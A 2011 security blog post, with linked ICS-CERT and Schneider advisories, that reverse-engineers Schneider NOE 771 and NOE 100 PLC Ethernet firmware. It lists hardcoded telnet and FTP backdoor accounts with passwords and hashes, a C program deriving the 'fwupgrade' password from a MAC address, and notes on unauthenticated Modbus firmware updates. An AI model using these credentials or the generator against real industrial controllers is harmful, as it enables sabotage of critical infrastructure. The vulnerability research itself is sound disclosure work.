REVERSING INDUSTRIAL FIRMWARE FOR FUN AND BACKDOORS I

Written by Rubén
Monday, 12 December 2011

Update:ICS-CERT alert **http://www.us-cert.gov/control_systems/pdf/ICS-ALERT-11-346-01.pdf**

Update:Schneider alert **http://www.global-download.schneider-electric.com/85257563005C524A/All/0C7358A0825BD0D2C1257966001F1B90?Opendocument**

Hi

Everybody knows I'm commited to hack into the LHC and then blow up the world, my first try was 4 months ago, as you can see below this post, I published "**The power of reading: the CERN case"** where I explained the method used to obtain confidential information about the LHC that lead me to 'hack' into the CERN (not really). Anyway, if you carefully take a look at the picture that contains some PLCs modules, you'll distinguish their names; one of them was "NOE 771".


So here I go again...

"NOE 771" devices are manufactured by Schneider Electrics and "is the latest model in a line of Quantum Ethernet TCP/IP modules designed to make it possible for a Quantum Programmable Logic Controller (PLC) to communicate with devices over an Ethernet network" It sounds good, isn't it?

The next logical steps for those poor european independent researchers focused on ICS security are

- Search via SHODAN to make sure whether you'll be able to test some of your findings without having to buy the device.
- Download the firmware to research into the device without having it physically.

Both milestones can be successfully achieved without any problem so now it's time to reverse engineer the firmware!



This is what we get after decompressing the main file. Well, obviously the hardcoded credentials present inside the scripts used to update the firmware through ftp are significative. Also this other hardcoded, and **well known**, account inside *'/wwwroot/classes/SAComm.jar'*

```
package com.schneiderautomation.misc;

import java.applet.Applet;

public final class GlobalConfig
{
  public static int MIN_POLLING_DELAY = 10;
  public static int MAX_POLLING_DELAY = 10000;
  private static String m_ftpRoot = "";
  private static String m_ftpLogin = "sysdiag";
  private static String m_ftpPassword = "factorycast@schneider";
  private static String m_passFile = "/rdt/password.rde";
```

Anyway I was more interested in the firmware so let's take a look at 'wwwroot\conf\exec\NOE7711.bin'

```
000000  14 00 03 03 00 05 00 05 49 02 0F 04 4B 12 62 2E 00 00 00 00 00 00 00 00   ........I...K.b.........
000018  00 00 00 00 00 00 00 00 31 34 30 2D 4E 4F 45 2D 37 37 31 2D 31 31 00 00   ........140-NOE-771-11..
000030  4D 61 79 20 32 37 20 31 31 20 30 38 3A 35 30 00 51 75 61 6E 74 75 6D 20   May 27 11 08:50.Quantum
000048  45 74 68 65 72 6E 65 74 20 45 78 65 63 75 74 69 76 65 20 66 69 72 6D 77   Ethernet Executive firmw
000060  61 72 65 20 56 65 72 2E 20 35 2E 30 30 00 00 00 00 00 00 00 00 00 00 00   are Ver. 5.00..........
000078  00 00 00 00 00 00 00 00 00 00 01 00 FF FF FF FF FF FF FF FF FF FF FF FF   ........................
000090  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ........................
0000A8  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ........................
0000C0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ........................
0000D8  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ........................
0000F0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ........................
000108  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ........................
000120  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ........................
000138  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ........................
000150  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ........................
000168  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ........................
000180  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ........................
000198  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ........................
0001B0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ........................
0001C8  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ........................
0001E0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ........................
0001F8  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ........................
000210  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ........................
000228  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ........................
000240  FF FF FF FF FF FF FF FF 08 78 9C EC 5C 7D 6C 14 47 96 AF 6E B7 C7 D3   .........x..\}l.G..n...
000258  9E C1 0C B8 6D 0F F6 18 B7 83 49 0C F6 9E CC 2D 7B E9 61 FD 31 EC 3A BA   ....m.....I....-{.a.1.:.
000270  0E 43 56 24 B2 57 21 64 37 E3 AC 23 65 F8 D0 26 D9 44 37 24 33 A1 E7 B0   .CV$.W!d7..#e..&.D7$3...
000288  11 5E 72 27 FB 02 C4 E8 12 61 4B 2C 82 CD AE E4 48 70 07 11 BB 18 29 39   .^r'.....aK,.....Hp....)9
```

As usual, header + ZLIB compressed blob. Once decompressed, the first thing we should do is identifying the processor, there is a cool **presentation** of Igor Skochinsky which you may find useful during this task. It turns out to be PowerPC.

After loading it in ida 6.0 I get this 'sad' scenario.

So one more time, common steps to reconstruct a firmware:

- Collect info from strings
- Fix functions
- Rebase
- Rebuild symbols if possible

First of all, by analizing the strings, we can detect this image as a VxWorks based firmware. Now time to fix the code, don't panic! a simple **idc** does the magic. Let's take a look at some random prologs of those functions that IDA has already detected.

```
ROM:00014224 94 21 FF C0                stwu    %sp, -0x40(%sp)
ROM:00014228 7C 08 02 A6                mflr    %r0
```

```
ROM:00014870 94 21 FF E0        stwu    %sp, -0x20(%sp)
ROM:00014874 93 E1 00 1C        stw     %r31, 0x20+var_4(%sp)
```


So it seems clear we can use "**94 21 FF ?**" as a pattern to identify additional functions. After running the script we can see how everything looks totally different.

Finding the address to rebase the firmware is a matter of applying certain tricks, during this article we'll see a couple of them. Sometimes the blob where the firmware is embedded contains a header where you can find the base address or maybe it's even a u-boot image. Anyway, this isn't the case but so we have no idea what the base address is, therefore we can use the well-known **'li instructions' trick**

```
ROM:000009F8                lis     %r9, ((unk_36C1D8+0x10000)@h)
```

It seems we have a winner: 0x10000. Once rebased it's time to find the symbols. Commonly. and regardless the type of firmware you're reversing, a method that works pretty well is finding a fixed structure being repeated n times, by inspecting carefully the 'data segment' we can quickly find the symbol table located between 0x00342360 and 0x0036BA60. We'll use the following **script** to parse it.

Ok, we are ready to research into the firmware now that is more human readable. So we can easily follow the VxWorks inicialization procedure, from the default entrypoint 'SymInit'. There is a function specially interesting for us: 'usrRoot' which performs an important part of the initialization, spawning additional tasks as well.



telnetInit

http://www-kryo.desy.de/documents/vxWorks/V5.4/vxworks/ref/telnetLib.html#telnetInit

"The telnet daemon, telnetd( ), accepts remote telnet login requests and causes the shell's input and output to be redirected to the remote user. The telnet daemon is started by calling telnetInit( ), which is called automatically when the configuration macro INCLUDE_TELNET is defined."

However, we still need valid credentials to log in.

--SPOILER-- :)

There are several hidden accounts allowing remote access via telnet...

```
Commands accepted by this telnet shell (port 23)

help                        Print this list
ioHelp                      Print I/O utilities help info
dbgHelp                     Print debugger help info
nfsHelp                     Print nfs help info
netHelp                     Print network help info
spyHelp                     Print task histogrammer help info
timexHelp                   Print execution timer help info
h         [n]               Print (or set) shell history
i         [task]            Summary of tasks' TCBs
ti        task              Complete info on TCB for task
sp        adr,args...       Spawn a task, pri=100, opt=0, stk=20000
taskSpawn name,pri,opt,stk,adr,args... Spawn a task
```

```
td        task                Delete a task
ts        task                Suspend a task
tr        task                Resume a task
d         [adr[,nunits[,width]]] Display memory
m         adr[,width]         Modify memory
mRegs     [reg[,task]]        Modify a task's registers interactively
pc        [task]              Return task's program counter

Type  to continue, Q to stop:

iam       "user"[,"passwd"]     Set user name and passwd
whoami                        Print user name
devs                          List devices
ld        [syms[,noAbort][,"name"]] Load stdin, or file, into memory
                              (syms = add symbols to table:
                              -1 = none, 0 = globals, 1 = all)
lkup      ["substr"]         List symbols in system symbol table
lkAddr    address             List symbol table entries near address
checkStack  [task]            List task stack sizes and usage
printErrno  value             Print the name of a status value
period    secs,adr,args...  Spawn task to call function periodically
repeat    n,adr,args...     Spawn task to call function n times (0=forever)
version                       Print VxWorks version info, and boot l
```

--SPOILER--

usrSecurity

```
ROM:0002C8FC                bl      loginInit
ROM:0002C900                lis     %r9, loginPrompt@h
ROM:0002C904                addi    %r3, %r9, loginPrompt@l
ROM:0002C908                li      %r4, 0
ROM:0002C90C                bl      shellLoginInstall
ROM:0002C910                lis     %r9, ((aAut_cse+0x10000)@h) # "AUT_CSE"
ROM:0002C914                addi    %r3, %r9, -0x4B40 # aAut_cse
ROM:0002C918                lis     %r9, ((aCqdd9debez+0x10000)@h) # "cQdd9debez"
ROM:0002C91C                addi    %r4, %r9, -0x4B38 # aCqdd9debez
ROM:0002C920                bl      loginUserAdd
```

This looks like valid credentials, the password is hashed though. You should check out this website to learn how to crack VxWorks passwords
http://cvk.posterous.com/how-to-crack-vxworks-password-hashes usrWdbInit

The 'infamous' WDB service is active. At this point it's mandatory to recall the research performed by **HD Moore** on VxWorks, it's really useful to gain a deeper understanding on how the WDB agent and VxWorks hashed passwords can be used as attack vectors.
https://community.rapid7.com/community/metasploit/blog/2010/08/02/shiny-old-vxworks-vulnerabilities

Credential List

#1 → AUT_CSE:cQdd9debez (hashed)

usrAppInit

This function is a must since it's used by the developers to perform their own initialization so we can assum that contains interesting things. Let's see:

```
ROM:0002A00C            bl      loginInit
ROM:0002A010            addi    %r0, %r31, 0x528
ROM:0002A014            lwz     %r9, 0x520(%r31)
ROM:0002A018            lbz     %r11, 0(%r9)
ROM:0002A01C            clrlwi  %r9, %r11, 24
ROM:0002A020            lwz     %r10, 0x520(%r31)
ROM:0002A024            addi    %r11, %r10, 1
ROM:0002A028            lbz     %r10, 0(%r11)
ROM:0002A02C            clrlwi  %r11, %r10, 24
ROM:0002A030            lwz     %r8, 0x520(%r31)
ROM:0002A034            addi    %r10, %r8, 2
ROM:0002A038            lbz     %r8, 0(%r10)
ROM:0002A03C            clrlwi  %r10, %r8, 24
ROM:0002A040            lwz     %r7, 0x520(%r31)
ROM:0002A044            addi    %r8, %r7, 3
ROM:0002A048            lbz     %r7, 0(%r8)
ROM:0002A04C            clrlwi  %r8, %r7, 24
ROM:0002A050            lwz     %r6, 0x520(%r31)
ROM:0002A054            addi    %r7, %r6, 4
ROM:0002A058            lbz     %r6, 0(%r7)
ROM:0002A05C            clrlwi  %r29, %r6, 24
ROM:0002A060            lwz     %r6, 0x520(%r31)
ROM:0002A064            addi    %r7, %r6, 5
ROM:0002A068            lbz     %r6, 0(%r7)
ROM:0002A06C            clrlwi  %r28, %r6, 24
ROM:0002A070            mr      %r3, %r0
ROM:0002A074            lis     %r7, ((a_2x_2x_2x_2x_0+0x10000)@h) # "%.2X%.2X%.2X%.2X%.2X%.2X"
ROM:0002A078            addi    %r4, %r7, -0x56F4 # a_2x_2x_2x_2x_0
ROM:0002A07C            mr      %r5, %r9
ROM:0002A080            mr      %r6, %r11
ROM:0002A084            mr      %r7, %r10
ROM:0002A088            mr      %r9, %r29
ROM:0002A08C            mr      %r10, %r28
ROM:0002A090            bl      sprintf
ROM:0002A094            addi    %r0, %r31, 0x528
ROM:0002A098            addi    %r9, %r31, 0x538
ROM:0002A09C            mr      %r3, %r0
ROM:0002A0A0            mr      %r4, %r9
ROM:0002A0A4            bl      ComputePassword
ROM:0002A0A8            addi    %r0, %r31, 0x538
ROM:0002A0AC            lis     %r9, ((aPasswordS+0x10000)@h) # "-----> Password: %s <-----\n"
ROM:0002A0B0            addi    %r3, %r9, -0x56D8 # aPasswordS
ROM:0002A0B4            mr      %r4, %r0
```

```
ROM:0002A0B8            bl      printf
ROM:0002A0BC            addi    %r0, %r31, 0x538
ROM:0002A0C0            mr      %r3, %r0
ROM:0002A0C4            lis     %r9, unk_374764@h
ROM:0002A0C8            addi    %r4, %r9, unk_374764@l
ROM:0002A0CC            bl      loginDefaultEncrypt
ROM:0002A0D0            lis     %r9, ((aFwupgrade+0x10000)@h) # "fwupgrade"
ROM:0002A0D4            addi    %r3, %r9, -0x56BC # aFwupgrade
ROM:0002A0D8            lis     %r9, unk_374764@h
ROM:0002A0DC            addi    %r4, %r9, unk_374764@l
ROM:0002A0E0            bl      loginUserAdd
ROM:0002A0E4            lis     %r9, ((aSysdiag+0x10000)@h) # "sysdiag"
ROM:0002A0E8            addi    %r3, %r9, -0x56B0 # aSysdiag
ROM:0002A0EC            lis     %r9, ((aBbddrdzb9+0x10000)@h) # "bbddRdzb9"
ROM:0002A0F0            addi    %r4, %r9, -0x56A8 # aBbddrdzb9
ROM:0002A0F4            bl      loginUserAdd
ROM:0002A0F8            lis     %r9, ((aNoe77111_v500+0x10000)@h) # "noe77111_v500"
ROM:0002A0FC            addi    %r3, %r9, -0x569C # aNoe77111_v500
ROM:0002A100            lis     %r9, ((aRcsyyebczs+0x10000)@h) # "RcSyyebczS"
ROM:0002A104            addi    %r4, %r9, -0x568C # aRcsyyebczs
ROM:0002A108            bl      loginUserAdd
ROM:0002A10C            lis     %r9, ((aFdrusers+0x10000)@h) # "fdrusers"
ROM:0002A110            addi    %r3, %r9, -0x5680 # aFdrusers
ROM:0002A114            lis     %r9, ((aBrbqyzcy9b+0x10000)@h) # "bRbQyzcy9b"
ROM:0002A118            addi    %r4, %r9, -0x5674 # aBrbqyzcy9b
ROM:0002A11C            bl      loginUserAdd
ROM:0002A120            lis     %r9, ((aAutcse+0x10000)@h) # "AUTCSE"
ROM:0002A124            addi    %r3, %r9, -0x5668 # aAutcse
ROM:0002A128            lis     %r9, ((aRybqrceesd+0x10000)@h) # "RybQRceeSd"
ROM:0002A12C            addi    %r4, %r9, -0x5660 # aRybqrceesd
ROM:0002A130            bl      loginUserAdd
ROM:0002A134            lis     %r9, ((aFtpuser+0x10000)@h) # "ftpuser"
ROM:0002A138            addi    %r3, %r9, -0x5654 # aFtpuser
ROM:0002A13C            lis     %r9, ((aRcqbrbzryc+0x10000)@h) # "RcQbRbzRyc"
ROM:0002A140            addi    %r4, %r9, -0x564C # aRcqbrbzryc
ROM:0002A144            bl      loginUserAdd
ROM:0002A148            lis     %r9, ((aUser_0+0x10000)@h) # "USER"
ROM:0002A14C            addi    %r3, %r9, -0x5640 # aUser_0
ROM:0002A150            lis     %r9, ((aCdcs9bcqc+0x10000)@h) # "cdcS9bcQc"
ROM:0002A154            addi    %r4, %r9, -0x5638 # aCdcs9bcqc
ROM:0002A158            bl      loginUserAdd
ROM:0002A15C            lis     %r9, ((aNtpupdate+0x10000)@h) # "ntpupdate"
ROM:0002A160            addi    %r3, %r9, -0x562C # aNtpupdate
ROM:0002A164            lis     %r9, ((aSee9cb9y99+0x10000)@h) # "See9cb9y99"
ROM:0002A168            addi    %r4, %r9, -0x5620 # aSee9cb9y99
ROM:0002A16C            bl      loginUserAdd
ROM:0002A170            bl      FTP_User_Add
ROM:0002A174            lis     %r9, loginUserVerify@h
ROM:0002A178            addi    %r3, %r9, loginUserVerify@l
ROM:0002A17C            li      %r4, 0
ROM:0002A180            bl      ftpdInit
```

Pretty clear, isn't it? It's adding up to 8 hardcoded accounts. Anyway a couple of things deserve more attention.

ComputePassword

This function generates a password for the user 'fwupgrade' deriving it from the MAC address, which is obtained by '**GetEthAddr**'.

```
ROM:00029EEC            bl      GetEthAddr
ROM:00029EF0            mr      %r0, %r3
ROM:00029EF4            stw     %r0, 0x520(%r31)
```

```
ROM:00063E78
ROM:00063E78 # =============== S U B R O U T I N E =======================================
ROM:00063E78
ROM:00063E78
ROM:00063E78 ComputePassword:                   # CODE XREF: usrAppInit+1D8p
ROM:00063E78                                    # DATA XREF: ROM:003430E8o
ROM:00063E78
ROM:00063E78 .set var_28, -0x28
ROM:00063E78 .set var_10, -0x10
ROM:00063E78 .set var_C, -0xC
ROM:00063E78 .set var_8, -8
ROM:00063E78 .set var_4, -4
ROM:00063E78 .set arg_4,  4
ROM:00063E78
ROM:00063E78            stwu    %sp, -0x30(%sp)
ROM:00063E7C            mflr    %r0
ROM:00063E80            stw     %r28, 0x30+var_10(%sp)
ROM:00063E84            stw     %r29, 0x30+var_C(%sp)
ROM:00063E88            stw     %r30, 0x30+var_8(%sp)
ROM:00063E8C            stw     %r31, 0x30+var_4(%sp)
ROM:00063E90            stw     %r0, 0x30+arg_4(%sp)
ROM:00063E94            mr      %r28, %r3
ROM:00063E98            mr      %r29, %r4
ROM:00063E9C            mr      %r3, %r29
ROM:00063EA0            lis     %r4, ((a0x_0+0x10000)@h) # "0x"
ROM:00063EA4            addi    %r4, %r4, -0x7578 # a0x_0
ROM:00063EA8            bl      strcpy
ROM:00063EAC            mr      %r3, %r29
ROM:00063EB0            addi    %r4, %r28, 3
ROM:00063EB4            bl      strcat
```

```
ROM:00063EB8            mr      %r3, %r29
ROM:00063EBC            addi    %r4, %sp, 0x30+var_28
ROM:00063EC0            li      %r5, 0x10
ROM:00063EC4            bl      strtoul
ROM:00063EC8            rotrwi  %r5, %r3, 7
ROM:00063ECC            xor     %r5, %r5, %r3
ROM:00063ED0            mr      %r3, %r29
ROM:00063ED4            lis     %r4, ((a_8x_0+0x10000)@h) # "%.8x"
ROM:00063ED8            addi    %r4, %r4, -0x7574 # a_8x_0
ROM:00063EDC            rotrwi  %r5, %r5, 9
ROM:00063EE0            bl      sprintf
ROM:00063EE4            lwz     %r0, 0x30+arg_4(%sp)
ROM:00063EE8            mtlr    %r0
ROM:00063EEC            lwz     %r28, 0x30+var_10(%sp)
ROM:00063EF0            lwz     %r29, 0x30+var_C(%sp)
ROM:00063EF4            lwz     %r30, 0x30+var_8(%sp)
ROM:00063EF8            lwz     %r31, 0x30+var_4(%sp)
ROM:00063EFC            addi    %sp, %sp, 0x30
ROM:00063F00            blr
ROM:00063F00 # End of function ComputePassword
ROM:00063F00
```

In C would be something like **this**:

```
/* Schneider NOE 771 fwupgrade pass generator */
/* Based on device's ethernet address */
/* Ruben Santamarta @reversemode */

#define ROTR32(x,n)   ( ((x) >> (n))  | ((x) << (32 - (n))) )

int main (int argc, char *argv[])
{

unsigned int a1,a2;
unsigned int pass;

if(argc != 2 )
{
        printf("usage: pass_gen 0xMAC\n");
        exit(0);
}

a1 = strtoul(argv[1],NULL,16);
a2 = ROTR32(a1,7);
a2 ^= a1;
pass = ROTR32(a2,9);

printf("fwupgrade:%.8x\n",pass);

}
```


I've not tested this MAC-based password against a real system so if someone can confirm it works please let me know. Moreover, by analizing '**FTP_User_Add**' we can find the hardcoded account we identified previously in the scripts.

```
ROM:0002A730
ROM:0002A730 loc_2A730:                      # CODE XREF: FTP_User_Add+48j
ROM:0002A730            lis     %r9, ((aUser_0+0x10000)@h) # "USER"
ROM:0002A734            addi    %r3, %r9, -0x5640 # aUser_0
ROM:0002A738            lis     %r9, ((aDeeczesse+0x10000)@h) # "deeczeSSe"
ROM:0002A73C            addi    %r4, %r9, -0x52F0 # aDeeczesse
ROM:0002A740            bl      loginUserAdd
ROM:0002A744
ROM:0002A744 loc_2A744:                      # CODE XREF: FTP_User_Add+23Cj
ROM:0002A744            lwz     %r11, 0x50+var_50(%sp)
```

By examining the xrefs to '**taskSpawn**' we can quickly discover more functionalities, including the '**modbus_125_handler**' function which is in charge of updating the firmware via MODBUS 125 function code...we hadn't mentioned yet that this device speaks modbus at port 502. So after all, you don't even need valid credentials to compromise the device. Moreover, this kind of handlers are a great source to discover how the firmware is formatted: headers, checksum etc...

Analizying NOE 100 Ethernet Module.

NOE 100 is pretty much the same as NOE 771.



vxWorks_noe100.bin is the firmware


```
000000  06 90 01 01 00 00 30 02 EB 0C 00 00 00 00 20 00 20 20 20 20 20 20 20 20  ......0....... .
000018  20 20 20 20 20 20 20 20 00 42 4D 58 20 4E 4F 45 20 30 31 30 30 00 20 20 00         .BMX NOE 0100.  .
000030  32 30 31 31 2D 30 35 2D 30 31 2D 31 33 3A 34 31 4E 4F 45 20 4D 6F 64 62  2011-05-01-13:41NOE Modb
000048  75 73 20 45 74 68 65 72 6E 65 74 20 4F 70 74 69 6F 6E 20 4D 6F 64 75 6C  us Ethernet Option Modul
000060  65 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20  e.
000078  20 20 20 20 20 20 20 00 A4 1F 24 20 55 4E 49 54 59 4D 5F 48 44 52 5F 56          ...$ UNITYM_HDR_V
000090  45 52 31 2E 30 20 20 20 20 20 20 00 5A C3 97 FD 00 00 00 00 01 20 00 01  ER1.0      .Z........ ..
0000A8  01 00 26 00 44 AA 23 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..&.D.# ................
0000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........................
0000D8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........................
0000F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 45 53 43 20 4E 41 4E  ................DESC NAN
000108  44 20 46 4C 41 53 48 20 0E 00 00 00 00 00 00 00 16 00 01 00 16 00 00 00  D FLASH ................
000120  07 00 01 00 1D 00 00 00 06 00 01 00 23 00 00 00 06 00 01 00 29 00 00 00  ............#.......)...
000138  07 00 01 00 30 00 00 00 0F 00 01 00 3F 00 00 00 95 01 00 00 D4 01 00 00  ....0.......?...........
000150  95 01 00 00 69 03 00 00 0E 00 01 00 77 03 00 00 1B 00 01 00 92 03 00 00  ....i.......w...........
000168  1B 00 01 00 AD 03 00 00 0B 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00  ........................
000180  00 00 00 00 01 00 A0 E3 0E F0 A0 E1 9E 1F A0 E3 03 11 81 E3 10 1F 01 EE  ........................
000198  00 10 A0 E3 9A 1F 07 EE 17 1F 07 EE 00 10 A0 E3 10 1F 0D EE 00 10 0F E1  ........................
0001B0  3F 10 C1 E3 D3 10 81 E3 01 F0 29 E1 7C 20 9F E5 00 10 E0 E3 24 11 82 E5  ?.........).| ......$...
0001C8  28 11 82 E5 08 10 A0 E3 30 11 82 E5 01 10 51 E2 FC FF FF 5A 60 D0 9F E5  (.......0.....Q....Z`...
0001E0  00 B0 A0 E3 00 00 A0 E3 22 36 00 EA 01 20 40 E0 3C 30 9F E5 00 20 83 E5  ........"6... @.<0... ..
0001F8  C1 21 40 E0 2C 30 9F E5 00 20 83 E5 30 30 9F E5 00 20 83 E5 24 30 9F E5  .!@.,0... ..00... ..$0..
000210  00 00 83 E5 00 20 0F E1 3F 30 C2 E3 92 30 83 E3 03 F0 29 E1 00 D0 A0 E1  ..... ..?0...0....).....
000228  02 F0 29 E1 0E F0 A0 E1 B8 06 39 20 74 EB 38 20 E0 61 3C 20 40 CD 3C 20  ..).......9 t.8 .a< @.<
000240  00 F0 FF FF F0 3F 20 00 FF 3D A0 E3 B2 03 D3 E1 A0 06 A0 E1 0E F0 A0 E1  .....? ..=..............
000258  0E 0C 70 E3 00 30 A0 13 01 30 A0 03 0D C0 A0 E1 96 0C 52 E3 01 30 83 33  ..p..0...0........R..0.3
000270  70 D8 2D E9 00 00 53 E3 00 50 A0 E3 04 B0 4C E2 00 40 A0 E1 05 60 A0 E1  p.-...S..P....L..@...`..
000288  19 00 00 0A 01 01 81 E0 80 00 A0 E1 02 12 A0 E1 E9 A1 03 EB 00 10 A0 E1  ........................
```

Header + ARM VxWorks image. We're basically following the same previous steps to **reconstruct** it. In order to promptly find the address to rebase it I came up with this trick, based on jump tables.

1. We search those jump tables with just few and 'tiny' cases

```
ROM:0001A2F4            B       locret_1A30C    ; jumptable 0001A2F0 default case
ROM:0001A2F4 ; ---------------------------------------------------------------------------
ROM:0001A2F8            DCD 0x2002A49C          ; jump table for switch statement
ROM:0001A2F8            DCD 0x2002A4A4
ROM:0001A2F8            DCD 0x2002A494
ROM:0001A2F8            DCD 0x2002A490
ROM:0001A2F8            DCD 0x2002A4A4
ROM:0001A30C ; ---------------------------------------------------------------------------
ROM:0001A30C
ROM:0001A30C locret_1A30C                       ; CODE XREF: sub_1A2D4+20j
ROM:0001A30C            LDMFD   SP, {R4,R11,SP,PC} ; jumptable 0001A2F0 default case
ROM:0001A30C ; End of function sub_1A2D4
ROM:0001A30C
ROM:0001A310 ; ---------------------------------------------------------------------------
ROM:0001A310            LDMFD   SP, {R4,R11,SP,LR}
ROM:0001A314            B       sub_19FF8
ROM:0001A318 ; ---------------------------------------------------------------------------
ROM:0001A318            LDMFD   SP, {R4,R11,SP,LR}
ROM:0001A31C            B       sub_1A1F0
ROM:0001A320 ; ---------------------------------------------------------------------------
ROM:0001A320            MOV     R1, #0xE
ROM:0001A324            BL      sub_158DC
ROM:0001A328            MOV     R0, R4
```

```
ROM:0001A32C            BL      sub_18EE0
ROM:0001A330            ADD     R3, R4, #0x6B00
ROM:0001A334            ADD     R3, R3, #0x94
ROM:0001A338            LDR     R2, [R3,#8]
ROM:0001A33C            MOV     R1, #0x6B00
ROM:0001A340            CMP     R2, #0
ROM:0001A344            ADD     R1, R1, #0x45
ROM:0001A348            MOVNE   R3, #1
ROM:0001A34C            MOV     R0, R4
ROM:0001A350            STRNEB  R3, [R4,R1]
ROM:0001A354            LDMNEFD SP, {R4,R11,SP,PC}
